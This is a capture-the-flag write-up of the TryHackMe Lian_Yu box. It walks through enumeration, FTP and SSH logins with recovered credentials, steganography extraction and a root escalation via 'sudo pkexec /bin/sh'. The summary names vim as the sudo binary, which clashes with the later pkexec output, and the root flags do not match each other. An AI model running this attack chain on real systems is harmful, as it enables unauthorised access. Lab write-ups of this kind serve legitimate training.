

# Introduction

## 1 Overview

The report documents the findings of penetration testing of Lian\_Yu box that was performed on the Tryhackme platform.

The objective was to find the flag and a report that documents the main findings, the vulnerabilities that were found, and the methods that were used. The report will also include screenshots that document processes, a conclusion, and suggested fixes that the client must perform to secure the web application.

## 2 Scope

The “Lian\_Yu box” specified that the testing will occur only on the given box, located in room “lianyu”.

Social Engineering is not included within the scope.

## 3 Out of Scope

The client specified that no external resource testing will be permitted, including JS codes that hold certain URLs that are not part of the domain.

## 4 Summary

At first, the website had to be investigated to collect all the flags. Once the first vulnerability on the website was found, more information about the perspective of the website programmer was obtained, which yielded additional findings.

# Detailed Findings

FTP credentials – Foothold

SSH creds extraction using Steghide - User

SUDO -l(vim has sudo permissions for user) – Root

User Flag - THM{P30P7E\_K33P\_53CRET5\_\_COMPUT3R5\_D0N'T}

Root Flag -

THM{MY\_WORD\_IS\_MY\_BOND\_IF\_I\_ACC3PT\_YOUR\_CONTRACT\_THEN\_IT\_WILL\_BE\_COMPL3TED\_OR\_I'LL\_BE\_D34D}

Proof of concept (with HD screenshots) –

Reconnaissance:

Command: - nmap -sC -sV 10.10.212.27

```
root@kali:~# nmap -sC -sV 10.10.212.27
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-05 18:44 EDT
Nmap scan report for 10.10.212.27
Host is up (0.16s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
|   2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
|   256  a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
|_  256  3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
80/tcp    open  http     Apache httpd
|_ http-server-header: Apache
|_ http-title: Purgatory
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100024   1          38191/tcp6  status
```

Command: gobuster dir --url http://10.10.212.27 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
root@kali:~# gobuster dir --url http://10.10.212.27 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.212.27
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/06/05 18:46:48 Starting gobuster in directory enumeration mode

/island (Status: 301) [Size: 235] [→ http://10.10.212.27/island/]
/server-status (Status: 403) [Size: 199]
```

From the gobuster we get a directory “island”. Now, we can check this directory and enumerate.



```
<!DOCTYPE html>
<html>
<body>
<style>
</style>
<h1> Ohhh Noo, Don't Talk..... </h1>

<p> I wasn't Expecting You at this Moment. I will meet you there </p><!-- gofgo/gof -->

<p>You should find a way to <b> Lian_Yu</b> as we are planed. The Code Word is: <p><h2 style="color:white"> vigilante</style></h2>
</body>
</html>
```

We have got a Code word “vigilante” which can be used in our journey ahead. To enumerate this directory more, I used gobuster and then found another directory “2100”.

Command: gobuster dir --url http://10.10.212.27/island -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

```

root@kali:~# gobuster dir -url http://10.10.212.27/island/ -w /usr/share/wordlists/
dirbuster/directory-list-2.3-small.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.212.27/island/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/06/05 19:36:51 Starting gobuster in directory enumeration mode

/2100 (Status: 301) [Size: 240] [→ http://10.10.212.27/island/2100/]

```

```

1 <!DOCTYPE html>
2 <html>
3 <body>
4
5 <h1 align=center>How Oliver Queen finds his way to Lian_Yu?</h1>
6
7
8 <p align=center >
9 <iframe width="640" height="480" src="https://www.youtube.com/embed/X8ZiFuW41yY">
10 </iframe> <p>
11 <!-- you can avail your .ticket here but how? -->
12
13 </header>
14 </body>
15 </html>
16
--

```

While enumerating /island/2100 I found an interesting comment “you can avail your .ticket here but how?” which looks like there is another page on the website with .ticket extension. So, lets do a wfuzz to get that page.

Command: wfuzz -sc 200 -u http://10.10.212.27/island/2100/FUZZ.ticket -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

```
root@kali:~# wfuzz --sc 200 -u http://10.10.212.27/island/2100/FUZZ.ticket -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```

```
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
```

```
*****  
* Wfuzz 3.1.0 - The Web Fuzzer *  
*****
```


```
Target: http://10.10.212.27/island/2100/FUZZ.ticket
```

```
Total requests: 87664
```

ID	Response	Lines	Word	Chars	Payload
000000001:	200	16 L	35 W	292 Ch	"# directory-list-2.3-small.txt"

000000010:	200	16 L	35 W	292 Ch	nia, 94105, USA."
000000011:	200	16 L	35 W	292 Ch	"#"
000000013:	200	16 L	35 W	292 Ch	"# Priority ordered case sensitive list, where entries were found"
000000012:	200	16 L	35 W	292 Ch	"#"
000000012:	200	16 L	35 W	292 Ch	"# on at least 3 different hosts"
000010072:	200	6 L	11 W	71 Ch	"green_arrow"

And we got a new page "green\_arrow.ticket" .




This is just a token to get into Queen's Gambit(Ship)

RTy8yhBQdscX

This looks like an encoded password or username. So, let's try to decode it and we can use CyberChef for this.





This was a base 58 encoded string which is decoded as “!#th3h00d” and maybe we can use it for something.

## Exploits:

Now we have 2 strings – vigilante and !#th3h00d maybe this can be used as username and password. So let's try it with FTP.

```
root@kali:~# ftp 10.10.212.27
Connected to 10.10.212.27.
220 (vsFTPd 3.0.2)
Name (10.10.212.27:root): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

We successfully logged in the FTP server.

Searching the current directory, we got 3 images let's download it and search if we can find anything using them.

Command: get Leave\_me\_alone.png

Get aa.jpg

Get Queen's\_Gambit.png

```

-rw-r--r--  1 0      0      511720 May 01  2020 Leave_me_alone.png
-rw-r--r--  1 0      0      549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--  1 0      0      191026 May 01  2020 aa.jpg
226 Directory send OK.
ftp> pwd
257 "/home/vigilante"
ftp> get Leave_me_alone.png
local: Leave_me_alone.png remote: Leave_me_alone.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
226 Transfer complete.
511720 bytes received in 3.76 secs (132.7562 kB/s)
ftp> get Queen's_Gambit.png
local: Queen's_Gambit.png remote: Queen's_Gambit.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
226 Transfer complete.
549924 bytes received in 3.07 secs (174.7017 kB/s)
ftp> get aa.jpg
local: aa.jpg remote: aa.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
226 Transfer complete.
191026 bytes received in 1.03 secs (180.6516 kB/s)

```


Checking the images I found Leave\_me\_alone.png is corrupted and the image header is not correct.

File: Leave_me_alone.png				ASCII Offset: 0+00000000 / 0+0007C1E? (%00)			
00000000	58 45 6F AE	0A 0D 1A 0A	00 00 00 0D	49 48 44 52	XEo.....	IHDR	
00000010	00 00 03 4D	00 00 01 DB	08 06 00 00	00 17 A3 71	...M.....	g	
00000020	5B 00 00 20	00 49 44 41	54 78 9C AC	BD E9 7A 24	[ .. .IDATx....	z\$	
00000030	4B 6E 25 08	33 F7 E0 92	64 66 DE A5	55 7B 69 34	Kn%.3 ... df ..	U{i4	
00000040	6A 69 54 FD	F5 73 CE BC	C0 3C 9C 7E	B4 D4 A5 56	jiT..s ... <..~	...V	
00000050	49 55 75 D7	5C 98 5C 22	C2 DD 6C 3E	00 E7 C0 E0	IUu.\.\\" ..l>....		
00000060	4E 66 A9 4A	3D 71 3F 5E	32 C9 08 5F	CC CD 60 C0	Nf.J=q?^2 .._..`		
00000070	C1 C1 41 F9	7F FE DF FF	BB 2F EB 22	FA B5 AE AB	..A...../."....		
00000080	7D 9D CF E7	F8 1E 5F CB	49 CE ED 94	7E B7 D8 D7	}....._..I...~...		
00000090	72 3C C9 E9	74 92 D3 D3	49 4E C7 93	9C 8F 8B 2C	r<..t...IN.....		
000000A0	4B B3 7F 2F	C7 45 CE A7	45 D6 D3 59	DA D2 44 A4	K../.E..E..Y..D.		
000000B0	48 EF 5D F4	D5 7B 11 29	45 6A E9 52	4A 91 D6 44	H.] .. {.)Ej.RJ..D		
000000C0	F4 2F FA 6F	BE F4 BD F6	FE 5E A5 E9	77 7B 5F B3	./..o.....^..w{..		
000000D0	DF E9 67 F4	78 A5 54 11	F1 DF D5 6A	1F 12 D1 63	..g.x.T....j...c		
000000E0	FF 19 2F BD	06 3B 8C 9E	B9 E8 31 56	FB D9 8E DD	../ .. ;....1V....		
000000F0	0F BB 77 D7	67 9F 2F E9	5A E3 98 76	17 0D 7F 1F	..w.g./.Z..v....		

So using hex editor I changed the image header(1<sup>st</sup> 16 hex bits).

File: leave_me_alone.png									ASCII offset: 0x00000000 / 0x0007C8E7 (%00)								
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	.PNG.....IHDR
00000010	00	00	03	4D	00	00	01	DB	08	06	00	00	00	17	A3	71	...M.....q
00000020	5B	00	00	20	00	49	44	41	54	78	9C	AC	BD	E9	7A	24	[...IDATx....z\$
00000030	4B	6E	25	08	33	F7	E0	92	64	66	DE	A5	55	7B	69	34	Kn%.3...df..U{i4
00000040	6A	69	54	FD	F5	73	CE	BC	C0	3C	9C	7E	B4	D4	A5	56	j iT..s...<...V
00000050	49	55	75	D7	5C	98	5C	22	C2	DD	6C	3E	00	E7	C0	E0	IUu.\.\\"..l>....
00000060	4E	66	A9	4A	3D	71	3F	5E	32	C9	08	5F	CC	CD	60	C0	Nf.J=q?^2...^.
00000070	C1	C1	41	F9	7F	FE	DF	FF	BB	2F	EB	22	FA	B5	AE	AB	..A...../."....
00000080	7D	9D	CF	E7	F8	1E	5F	CB	49	CE	ED	94	7E	B7	D8	D7	}....._I...~...
00000090	72	3C	C9	E9	74	92	D3	D3	49	4E	C7	93	9C	8F	8B	2C	r<..t...IN.....,
000000A0	4B	B3	7F	2F	C7	45	CE	A7	45	D6	D3	59	DA	D2	44	A4	K../.E..E..Y..D.
000000B0	48	EF	5D	F4	D5	7B	11	29	45	6A	E9	52	4A	91	D6	44	H.]..{.)Ej.RJ..D
000000C0	F4	2F	FA	6F	BE	F4	BD	F6	FE	5E	A5	E9	77	7B	5F	B3	./..o.....^..w{_.
000000D0	DF	E9	67	F4	78	A5	54	11	F1	DF	D5	6A	1F	12	D1	63	..g.x.T....j...c

After changing the hex now we can open the image and it gives a string “password”.



Maybe we can use this string as a password somewhere. Now after getting the password we can now check other image files and using steghide on aa.jpg I got a zip folder but it needs a password to extract the file. Let’s use the “password” as the password to extract the file.

Command: steghide extract -sf aa.jpg

```
root@kali:~# steghide extract -sf aa.jpg
Enter passphrase:
wrote extracted data to "ss.zip".
root@kali:~#
```



Now unzipping the ss.zip.

Command: unzip ss.zip

```
root@kali:~# unzip ss.zip
Archive:  ss.zip
  inflating: passwd.txt
  inflating: shado
root@kali:~#
```

We got 2 files passwd.txt and shado and checking the shado file I got a string “M3tahuman” and it looks like it’s a password for something. Let’s try it for ssh

Command: ssh vigilante@10.10.212.27

But using this password we get wrong password. So, we can try this as a password for the other user “slade” we found while searching the directories using FTP

Command: ssh slade@10.10.212.27

And now we got a ssh shell and a userflag.

```
root@kali:~# ssh slade@10.10.212.27
slade@10.10.212.27's password:
Way To SSH ...
Loading.....Done ..
Connecting To Lian_Yu Happy Hacking
```

WELCOME2

LIAN\_YU #

```
slade@LianYu:~$
```

```

slade@LianYu:~$ cat user.txt
THM{P30P7E_K33P_53CRET5__COMPUT3R5_D0N'T}
--Felicity Smoak

slade@LianYu:~$ hostname
LianYu
slade@LianYu:~$ whoami
slade
slade@LianYu:~$ ifconfig
-bash: ifconfig: command not found
slade@LianYu:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group
default qlen 1000
    link/ether 02:c6:ee:d5:cc:17 brd ff:ff:ff:ff:ff:ff
    inet 10.10.212.27/16 brd 10.10.255.255 scope global eth0
        valid_lft forever preferred_lft forever

```

User Flag: THM{P30P7E\_K33P\_53CRET5\_\_COMPUT3R5\_D0N'T}

## Privilege escalation:

As we are Slade, now its time to escalate our priviledges.

Command: sudo -l

```

slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec

```

We got that slade can use pkexec which can be used with sudo without requiring any password.

So we can search on GTFObins if we can have root shell with sudo pkexec.

## .. / pkexec

☆ Star 4,746

Sudo

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo pkexec /bin/sh
```

We can use sudo pkexec to get a root shell.

Command: sudo pkexec /bin/sh

```
slade@LianYu:~$ sudo pkexec /bin/sh
# whoami
root
# hostname
LianYu
# cd /root
# cat root.txt

Mission accomplished

You are injected me with Mirakuru:) —→ Now slade Will become DEATHSTROKE.

THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}

--DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825

#
```

Finally we can get our root flag.

Command: cat /root/root.txt

whoami

hostname

Root Flag:

THM{MY\_W0RD\_I5\_MY\_B0ND\_IF\_I\_ACC3PT\_YOUR\_CONTRACT\_THEN\_IT\_WILL\_BE\_COMPL3TED\_OR\_I'LL\_BE\_D34D}